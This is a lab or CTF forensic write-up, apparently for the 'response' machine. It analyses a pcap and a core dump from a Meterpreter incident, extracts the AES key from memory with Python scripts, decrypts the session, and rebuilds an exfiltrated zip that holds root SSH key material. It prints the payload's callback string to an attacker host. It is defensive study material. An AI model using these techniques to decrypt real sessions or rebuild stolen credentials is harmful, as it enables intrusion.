IRT Contact Information	
Name	Steven Rogers
Phone	+49 221 4710 359
Email	steven.rogers@localhost

Incident Details	
Incident Number	#2022-3-042
Type of Incident	Social Engineering and Execution of Malicious Payload
Time of Occurrence	2022-03-14, 11:30 GMT
Time of Detection	2022-03-14, 11:45 GMT
Targeted Assets	Main Server
Impact	Probable File Leakage
Attached Files	dump.pcap core.auto_update

Incident Description
An attacker gained access to the internal chat application and tricked the server admin into downloading and executing a malicious file ( <a href="#">auto_update</a> ). Based on our analysis this file contains a meterpreter payload, which established a connection to the attacker machine yielding the attacker root access to the server. Our analysis team is still working on the decryption of the network traffic, but there are indications that the attacker used the meterpreter session to download a zip archive.

Actions Taken at Time of Discovery
Before killing the malicious process a core dump was created ( <a href="#">core.auto_update</a> ). The network traffic close to the time of the incident was extracted ( <a href="#">dump.pcap</a> ).

Recommendation
Further analysis are required in order to determine how the attacker gained access to the internal chat application. Meanwhile the chat should be monitored for any suspicious activity. All users should be made aware of the risk of further Social Engineering attempts. The impact of a possible leakage of the targeted zip archive should be estimated. If required, applicable steps should be taken.

According to the report the file `dump.pcap` should contain the traffic of a meterpreter session. We can use Wireshark to examine the `dump.pcap` file. Looking at different `TCP` streams we can find a conversation between a user called `b0b` and the `admin` on `tcp.stream eq 31` and `tcp.stream eq 43` respectively:

Wireshark - Follow TCP Stream (tcp.stream eq 31) - dump.pcap

```
HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Mon, 14 Mar 2022 11:30:29 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 188
Connection: keep-alive

42["private message", {"content": "hey admin, could you please install the latest update for the server? it can be retrieved here: http://10.10.13.42/auto_update", "from": "b0b", "to": "admin"}] GET /socket.io/?EI0=4&transport=polling&t=N-8CQwD&sid=gxRlu94V8LV2WDHIAAAA HTTP/1.1
Host: chat.response.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://chat.response.htb/

HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Mon, 14 Mar 2022 11:30:34 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 142
Connection: keep-alive

42["private message", {"content": "you only need to make it executable and run it. everything else is taken care of", "from": "b0b", "to": "admin"}] GET /socket.io/?EI0=4&transport=polling&t=N-8CS8i&sid=gxRlu94V8LV2WDHIAAAA HTTP/1.1
Host: chat.response.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://chat.response.htb/

10 client pkts, 10 server pkts, 19 turns.
```

Entire conversation (5,777 bytes) Show data as ASCII Stream 31

Find:  Find Next  Help Filter Out This Stream Print Save as... Back

Wireshark - Follow TCP Stream (tcp.stream eq 43) - dump.pcap

```
GET /socket.io/?EI0=4&transport=polling&t=NzjwjKo&sid=tzXHWyZhbvBvwAr1AAAAA HTTP/1.1
Host: chat.response.htb
User-Agent: python-requests/2.27.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
PHPSESSID: a4a367db2afceb92cd232cac0d2a45c0

HTTP/1.1 200 OK
Server: nginx/1.21.6
Date: Mon, 14 Mar 2022 11:30:42 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 72
Connection: keep-alive

42["private message", {"content": "ok, sure\n", "from": "admin", "to": "b0b"}]

Packet 723. 1 client pkt, 1 server pkt, 1 turn. Click to select.
Entire conversation (497 bytes) Show data as ASCII Stream 43
Find:  Find Next  Help Filter Out This Stream Print Save as... Back 
```

The user `b0b` seems to have sent a malicious executable called `auto_update` to `admin`. Let's see if we can extract this executable through Wireshark by choosing: `File -> Export Objects -> HTTP...`.

Packet	Hostname	Content Type	Size	Filename
2213	10.10.13.42	application/octet-stream	1,032 kB	auto_update


Indeed, we can extract the malicious executable.

```
file auto_update
auto_update: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), static-pie linked, with debug_info, not stripped
```

According to the incident report this must be the executable that contains a meterpreter payload. Using `strings` and `grep` on the malicious binary we may be able to find out the potential IP of the attacker:

```
strings auto_update|grep 'tcp://'
tcp://[%s]:%u
tcp://[%s]:%u
mettle -U "0pmTa+RXYJlmIGAiBA94qg==" -G "AAAAAAAAAAAAAAA=="
-u "tcp://10.10.13.42:4444" -d "0" -o ""
```

Now that we have an IP, we can identify related traffic on Wireshark using the filter `ip.addr == 10.10.13.42 && tcp.port == 4444`:



Unfortunately, the meterpreter traffic is encrypted:



In order to further proceed with our analysis we should extract the data of the `TCP` stream. For this purpose we can create a simple `Python` script using `scapy`:

```
#!/usr/bin/env python3

from scapy.all import *


tcp_stream = b''

def get_meterpreter_stream(p):
    global tcp_stream
    if (TCP in p and (p[TCP].sport == 4444 or p[TCP].dport == 4444)):
        d = bytes(p[TCP].payload)
        tcp_stream += d

sniff(offline='./dump.pcap', prn=get_meterpreter_stream)
print('extracted %d bytes' % len(tcp_stream))

f = open('tcp_stream.raw', 'wb')
f.write(tcp_stream)
f.close()
```

Executing the script writes the TCP stream data to the file `tcp_stream.raw`:



Next, we should try to make sense of this data. After a little bit of searching online, we can find [this](#) article describing the packet format. Accordingly the packet header looks like this:

```
Values: [XOR KEY][session guid][encryption flags][packet length][packet type][ .... TLV
packets go here .... ]
Size:   [     4      ][      16       ][          4           ][          4           ][      4      ][      4      ][ ....
N           .... ]
```

If the `encryption flag` is set to `1`, `AES256` is used and there is an additional 16 byte `AES IV` field:

Values: ... [packet length][packet type][AES IV][ .... encrypted TLV .... ]  
Size: ... [ 4 ][ 4 ][ 16 ][ ... N ... ]

The field being referred to as `TLV packets` is the basic data structure meterpreter uses, which is further explained [here](#). Despite of the name `TLV`, this structure starts with a 4 byte length value (`L`), which is followed by a 4 byte type value (`T`). After this, there are `L` bytes of data for the actual value (`V`):

Values: [ Length ][ Type ][ ... Value ... ]  
Size: [ 4 ][ 4 ][ ... N ... ]

A single meterpreter packet can contain multiple `tlv` packets.

Before dealing with the encryption, we should try to extract the unencrypted header of each single meterpreter packet. Even though "unencrypted" is not exactly correct. The first 4 bytes of the header are called `XOR KEY`. This key is applied via `XOR` to the following packet data. Let's take a closer look at the first packet as an example:

```
[XOR KEY] [session guid] [ encryption flags] [ packet length] [  
packet type] [ .... TLV packets go here .... ]  
44d29053 44d2905344d2905344d2905344d29053        44d29053          44d29138  
44d29053 44d2905f44d0905244d2904344d2907a44d3905176e2a76b71 ...
```

After applying the `xor KEY` to the data, we get the following:

In order to parse the whole data, we create the following `Python` script:

```
#!/usr/bin/env python3

def get_bytes(d, n):
    return (d[:n], d[n:])

def xor(d, key):
    r = b''
    for i in range(len(d)):
        r += bytes([d[i] ^ key[i % len(key)]])
    return r

d = open('./tcp_stream.raw', 'rb').read()

while (len(d) > 0):
```

```

# first 4 bytes XOR KEY
xor_key, d = get_bytes(d, 4)

# header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
# packet type (4 byte)
header, d = get_bytes(d, 16+4+4+4)
header = xor(header, xor_key)
session_guid = int.from_bytes(header[:0x10], 'big')
encr_flags = int.from_bytes(header[0x10:0x14], 'big')
pack_len = int.from_bytes(header[0x14:0x18], 'big')
pack_type = int.from_bytes(header[0x18:0x1c], 'big')

print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
tlv, d = get_bytes(d, pack_len - 8)

```

It is important to note here that each packet uses a different `XOR KEY`. Thus, we have to first retrieve the `XOR KEY`, apply it to the header and then read `packet length - 8` bytes of data. The `-8` is based on the fact that the size of the `packet length` and `packet type` fields are taken into account for the `packet length` value.

Running the script outputs an overview of all the meterpreter packets:

```

python3 parse_meterpreter.py

session_guid: 0x0, encr_flags: 0x0, pack_len: 0x16b, pack_type: 0x0
session_guid: 0x0, encr_flags: 0x0, pack_len: 0x175, pack_type: 0x1
session_guid: 0x0, encr_flags: 0x1, pack_len: 0x58, pack_type: 0x0
session_guid: 0x0, encr_flags: 0x1, pack_len: 0xa8, pack_type: 0x1
session_guid: 0x0, encr_flags: 0x1, pack_len: 0x68, pack_type: 0x0
session_guid: 0x6b2f41afeb74454f960677b703dab297, encr_flags: 0x1, pack_len: 0x78, pack_type: 0x1
<SNIP>
session_guid: 0x6b2f41afeb74454f960677b703dab297, encr_flags: 0x1, pack_len: 0x100088, pack_type: 0x1
session_guid: 0x6b2f41afeb74454f960677b703dab297, encr_flags: 0x1, pack_len: 0x68, pack_type: 0x0
session_guid: 0x6b2f41afeb74454f960677b703dab297, encr_flags: 0x1, pack_len: 0x37338, pack_type: 0x1
<SNIP>

```

We can see that the communication starts unencrypted, but quickly changes to being encrypted. Also, the `session_guid` is not set in the first packets, but gets initialized shortly after. Furthermore, there are two packets quite near the end which stand out because of their size: `0x100088` and `0x37338`. These may contain the exfiltrated zip archive.

Then, we also want to parse the `TLV packets`, which follow the meterpreter packet header. So, we modify our python script accordingly:

```

#!/usr/bin/env python3

def get_bytes(d, n):
    return (d[:n], d[n:])

```

```

def xor(d, key):
    r = b''
    for i in range(len(d)):
        r += bytes([d[i] ^ key[i%len(key)]])
    return r

def parse_tlv(d):
    r = []
    while (len(d) >= 0x8):
        l = int.from_bytes(d[:0x4], 'big')
        t = int.from_bytes(d[0x4:0x8], 'big')
        v = d[0x8:l]
        d = d[l:]
        r.append( (t,l,v) )
    return r

d = open('./tcp_stream.raw', 'rb').read()

while (len(d) > 0):

    # first 4 bytes XOR KEY
    xor_key, d = get_bytes(d, 4)

    # header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
    # packet type (4 byte)
    header, d = get_bytes(d, 16+4+4+4)
    header = xor(header, xor_key)
    session_guid = int.from_bytes(header[:0x10], 'big')
    encr_flags = int.from_bytes(header[0x10:0x14], 'big')
    pack_len = int.from_bytes(header[0x14:0x18], 'big')
    pack_type = int.from_bytes(header[0x18:0x1c], 'big')

    print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
    tlv, d = get_bytes(d, pack_len - 8)
    tlv = xor(tlv, xor_key)
    for elem in parse_tlv(tlv):
        print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))

```

```
python3 parse_meterpreter.py

session_guid: 0x0, encr_flags: 0x0, pack_len: 0x16b, pack_type: 0x0
type = 0x20001, length = 0xc
type = 0x10002, length = 0x29
type = 0x40226, length = 0x12e
session_guid: 0x0, encr_flags: 0x0, pack_len: 0x175, pack_type: 0x1
type = 0x401cd, length = 0x18
type = 0x20001, length = 0xc
type = 0x10002, length = 0x29
type = 0x20004, length = 0xc
type = 0x20227, length = 0xc
type = 0x40229, length = 0x108
session_guid: 0x0, encr_flags: 0x1, pack_len: 0x58, pack_type: 0x0
<SNIP>
```

As soon as the packets start to get encrypted, the `TLV` data seems to be messed up, which makes sense since this part is encrypted with `AES`.

In order to decrypt the data we need the `AES IV`, which we can retrieve by taking the first 16 bytes of the packet data when the `encryption flags` is set. What we do not have though is the `AES KEY`, since it is never sent over the wire. We do however have the `core dump` of the process. Since this process is continuously decrypting and encrypting meterpreter traffic, the `AES KEY` needs to be present within this memory dump. Thus we can iterate the `core dump` file byte-by-byte, take 32 bytes as the assumed `AES KEY` and try to decrypt the data with it.

Since the `core dump` is quite big, there are a lot of possible values for the `AES KEY`. When using a wrong `AES KEY` the decryption succeeds but the decrypted data is only gibberish. Thus we need a way to determine if we actually used the correct `AES KEY`. One simple approach for this is to take the first 4 bytes of the decrypted data, which represent the `Length` of the first `TLV packet`. This `Length` should be less than the `packet_length` of the meterpreter packet. This simple check is actually sufficient to determine the correct `AES KEY`. Let's implement this.

We modify our Python script once again:

```
#!/usr/bin/env python3
from Crypto.Cipher import AES

def get_bytes(d, n):
    return (d[:n], d[n:])

def xor(d, key):
    r = b''
    for i in range(len(d)):
        r += bytes([d[i] ^ key[i % len(key)]])
    return r

def parse_tlv(d):
    r = []
    while (len(d) >= 0x8):
```

```

l = int.from_bytes(d[:0x4], 'big')
t = int.from_bytes(d[0x4:0x8], 'big')
v = d[0x8:l]
d = d[l:]
r.append( (t,l,v) )
return r

def get_possible_keys():
    keys = []
    d = open('./core.auto_update', 'rb').read()
    for i in range(len(d) - 31):
        keys.append(d[i:i+0x20])
    return keys

d = open('./tcp_stream.raw', 'rb').read()

while (len(d) > 0):

    # first 4 bytes XOR KEY
    xor_key, d = get_bytes(d, 4)

    # header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
    # packet type (4 byte)
    header, d = get_bytes(d, 16+4+4+4)
    header = xor(header, xor_key)
    session_guid = int.from_bytes(header[:0x10], 'big')
    encr_flags = int.from_bytes(header[0x10:0x14], 'big')
    pack_len = int.from_bytes(header[0x14:0x18], 'big')
    pack_type = int.from_bytes(header[0x18:0x1c], 'big')

    print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
    tlv, d = get_bytes(d, pack_len - 8)
    tlv = xor(tlv, xor_key)
    if (encr_flags == 0):
        for elem in parse_tlv(tlv):
            print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))

    elif (encr_flags == 1):
        aes_iv = tlv[:0x10]
        for aes_key in get_possible_keys():
            cipher = AES.new(aes_key, AES.MODE_CBC, iv=aes_iv)
            pt = cipher.decrypt(tlv[0x10:])
            l = int.from_bytes(pt[:0x4], 'big')
            if (l < pack_len):
                print(aes_key.hex())
                print(pt)

```



```
python3 parse_meterpreter.py

session_guid: 0x0, encr_flags: 0x0, pack_len: 0x16b, pack_type: 0x0
type = 0x20001, length = 0xc
type = 0x10002, length = 0x29
type = 0x40226, length = 0x12e
session_guid: 0x0, encr_flags: 0x0, pack_len: 0x175, pack_type: 0x1
type = 0x401cd, length = 0x18
type = 0x20001, length = 0xc
type = 0x10002, length = 0x29
type = 0x20004, length = 0xc
type = 0x20227, length = 0xc
type = 0x40229, length = 0x108
session_guid: 0x0, encr_flags: 0x1, pack_len: 0x58, pack_type: 0x0
f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5
<SNIP>
```

Although there are a few false positives, we can very likely assume that the `AES KEY` is `f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5`, based on the output of the script.

Inspecting the decrypted data in detail, we can notice that it is padded using [PKCS#7](#). Thus we add a small `unpad` function, insert the static `AES KEY` we determined and parse the decrypted `TLV packets`:

```
#!/usr/bin/env python3
from Crypto.Cipher import AES

def get_bytes(d, n):
    return (d[:n], d[n:])

def xor(d, key):
    r = b''
    for i in range(len(d)):
        r += bytes([d[i] ^ key[i % len(key)]])
    return r

def parse_tlv(d):
    r = []
    while (len(d) >= 0x8):
        l = int.from_bytes(d[:0x4], 'big')
        t = int.from_bytes(d[0x4:0x8], 'big')
        v = d[0x8:l]
        d = d[l:]
        r.append((t,l,v))
    return r

def get_possible_keys():
    keys = []
    d = open('./core.auto_update', 'rb').read()
    for i in range(len(d) - 31):
```

```

    keys.append(d[i:i+0x20])
    return keys

def unpad(d):
    return d[:-d[-1]]

d = open('./tcp_stream.raw', 'rb').read()

while (len(d) > 0):

    # first 4 bytes XOR KEY
    xor_key, d = get_bytes(d, 4)

    # header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
    # packet type (4 byte)
    header, d = get_bytes(d, 16+4+4+4)
    header = xor(header, xor_key)
    session_guid = int.from_bytes(header[:0x10], 'big')
    encr_flags = int.from_bytes(header[0x10:0x14], 'big')
    pack_len = int.from_bytes(header[0x14:0x18], 'big')
    pack_type = int.from_bytes(header[0x18:0x1c], 'big')

    print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
    tlv, d = get_bytes(d, pack_len - 8)
    tlv = xor(tlv, xor_key)
    if (encr_flags == 0):
        for elem in parse_tlv(tlv):
            print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))

    elif (encr_flags == 1):
        aes_iv = tlv[:0x10]
        aes_key =
bytes.fromhex('f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5')
        cipher = AES.new(aes_key, AES.MODE_CBC, iv=aes_iv)
        pt = unpad(cipher.decrypt(tlv[0x10:]))
        for elem in parse_tlv(pt):
            print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))
            print(elem[2][:0x20])

```

We can locate the file `docs_backup.zip`, which might be the zip archive mentioned within the report. Also, at the `TLV packet` with type equal to `0x40034` we can see a zip header (`PK...`). So we can modify our script one last time to reconstruct this zip file:

```
#!/usr/bin/env python3
from Crypto.Cipher import AES

def get_bytes(d, n):
    return (d[:n], d[n:])

def xor(d, key):
    r = b''
    for i in range(len(d)):
        r += bytes([d[i] ^ key[i%len(key)]])
    return r

def parse_tlv(d):
    r = []
    while (len(d) >= 0x8):
        l = int.from_bytes(d[:0x4], 'big')
        t = int.from_bytes(d[0x4:0x8], 'big')
        v = d[0x8:l]
        d = d[l:]
        r.append( (t,l,v) )
    return r

def get_possible_keys():
    keys = []
    d = open('./core.auto_update', 'rb').read()
    for i in range(len(d) - 31):
        keys.append(d[i:i+0x20])
    return keys

def unpad(d):
    return d[:-d[-1]]
```

```

while (len(d) > 0):

    # first 4 bytes XOR KEY
    xor_key, d = get_bytes(d, 4)

    # header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
    # packet type (4 byte)
    header, d = get_bytes(d, 16+4+4+4)
    header = xor(header, xor_key)
    session_guid = int.from_bytes(header[:0x10], 'big')
    encr_flags = int.from_bytes(header[0x10:0x14], 'big')
    pack_len = int.from_bytes(header[0x14:0x18], 'big')
    pack_type = int.from_bytes(header[0x18:0x1c], 'big')

    print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
    tlv, d = get_bytes(d, pack_len - 8)
    tlv = xor(tlv, xor_key)
    if (encr_flags == 0):
        for elem in parse_tlv(tlv):
            print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))

    elif (encr_flags == 1):
        aes_iv = tlv[:0x10]
        aes_key =
bytes.fromhex('f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5')
        cipher = AES.new(aes_key, AES.MODE_CBC, iv=aes_iv)
        pt = unpad(cipher.decrypt(tlv[0x10:]))
        for elem in parse_tlv(pt):
            print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))
            print(elem[2][:0x20])
            if (elem[0] == 0x40034):
                f = open('output', 'ab')
                f.write(elem[2])
                f.close()

```

After executing our modified script we have an `output.zip` file on our directory:



A terminal window showing the extraction of a ZIP archive. The window has a dark theme with red, yellow, and green window controls. The text inside the window reads:

```

file output
output: Zip archive data, at least v1.0 to extract, compression method=store

```

Let's extract the contents of the archive:

```

unzip output

Archive: output
  creating: Documents/
  inflating: Documents/.tmux.conf
  inflating: Documents/Screenshot from 2022-06-15 13-37-42.png
  inflating: Documents/.vimrc
  inflating: Documents/bookmarks_3_14_22.html
  inflating: Documents/authorized_keys

```

The archive contains five items in total. Inspecting the files it seems that `.tmux.conf`, `.vimrc` and `bookmarks_3_14_22.html` don't provide any useful information, however, the `authorized_keys` file seems to be the `root` SSH public key for `response`:


```

cat Documents/authorized_keys

ssh-rsa
AAAABNzaC1yc2EAAAQABAAQCe0iz7uVJa1/Gy6pepA68bT2nlM2E6eNVRLpoIILNyRepQk6N7TkBSynQShoZesByJ2g3pTiWXZIraP80upKb1FvvL
T7bWIH7YrzBHvtjAIryuh35Z5i<SNIP>rrnDhzGGMNEhGHicW2NUPjeZ2D8vHnGn+XIQhy3BLDPWKR5o4F1vCL6AX/ouf1SVE= root@response

```

Also, the file `Screenshot from 2022-06-15 13-37-42.png` is worth investigating:



At the bottom of the screenshot there is a terminal with an active `root` SSH session on `response`. Also, the last few lines of what seems to be the `root`'s SSH private key are displayed.

Both the `authorized_keys` file and the private key are stored in an `OpenSSH` binary format. A detailed description can be found [here](#).

Let's begin with the public key stored in the `authorized_keys` file. Since `RSA` is used, the public key consists of the public exponent `e` and the public modulus `N`. Parsing the format is straightforward:

```

string length = 7
keytype = "ssh-rsa"
mpint length = 3
e = 0x10001
mpint length = 0x181
N = 0x9e3a2cfbb952...

```

	string length = 7	keytype = "ssh-rsa"	mpint length = 3	e = 0x10001	mpint length = 0x181	N = 0x9e3a2cfbb952...
00000000	00 00 00 07 73 73 68	2d	72 73 61 00 00 00 03 01	....ssh-rsa.....	....RZ..	....0i.3a::x.0
00000010	00 01 00 00 01 81 00	9e	3a 2c fb b9 52 5a d7 f1	....z.\$.....	...."v.zS.e."	....K.).E.....+
00000020	b2 ea 97 a9 03 af	1b 4f	69 e5 33 61 3a 78 d5 51	....0..+...y...i	....0..+...y...i	....=,...i..fT
00000030	2e 9a 08 94 dc 91	7a 94	24 e8 de d3 90 14 b2 9d	I.?..J.8..}Ek...	P..-m...M.<m....	P..-m...M.<m....
00000040	04 a1 a1 97 ac 07	22 76	83 7a 53 89 65 d9 22 b6	....7.....B.9.g..	....7.....B.9.g..	....vd.>...9.sXZ]
00000050	8f f3 4b a9 29 bd	45	f5 be f2 d3 ed b5 88 1f b6 2b	[a]....Y..npx.0.	[a]....Y..npx.0.	[a]....Y..npx.0.
00000060	cc 11 ef b6 30 08	af 2b	a1 df 96 79 8b fa 00 69	....rx.nh..{.*..	....rx.nh..{.*..	....rx.nh..{.*..
00000070	d4 14 02 9a 1d 3d	2c fe	c0 c6 10 69 89 b7 66 54	....^1.]E..	....^1.]E..	....^1.]E..
00000080	49 07 3f 14 96 4a	12 38	f0 bd 7d 45 6b ac ca 11	....).?....x.{.	....).?....x.{.	....).?....x.{.
00000090	50 88 ee 7e 6d	f8 c2 90	4d b7 3c 6d ed f7 1b 11	....&/..#.} ....@.	....&/..#.} ....@.	....&/..#.} ....@.
000000a0	95 f3 be 37 d7	8e 8b f9	b6 42 a0 39 1f 67 f9 89	@7.....+...<....	@7.....+...<....	@7.....+...<....
000000b0	02 96 ab 76 64 eb	3e cc	dc 90 39 ea 73 58 5a 5d	....N.....nf..G...	....N.....nf..G...	....N.....nf..G...
000000c0	5b 61 7c f0 dd	9b e6 59	bd df 6e 70 78 93 30 f4	%..@.-FS.J..6..".	%..@.-FS.J..6..".	%..@.-FS.J..6..".
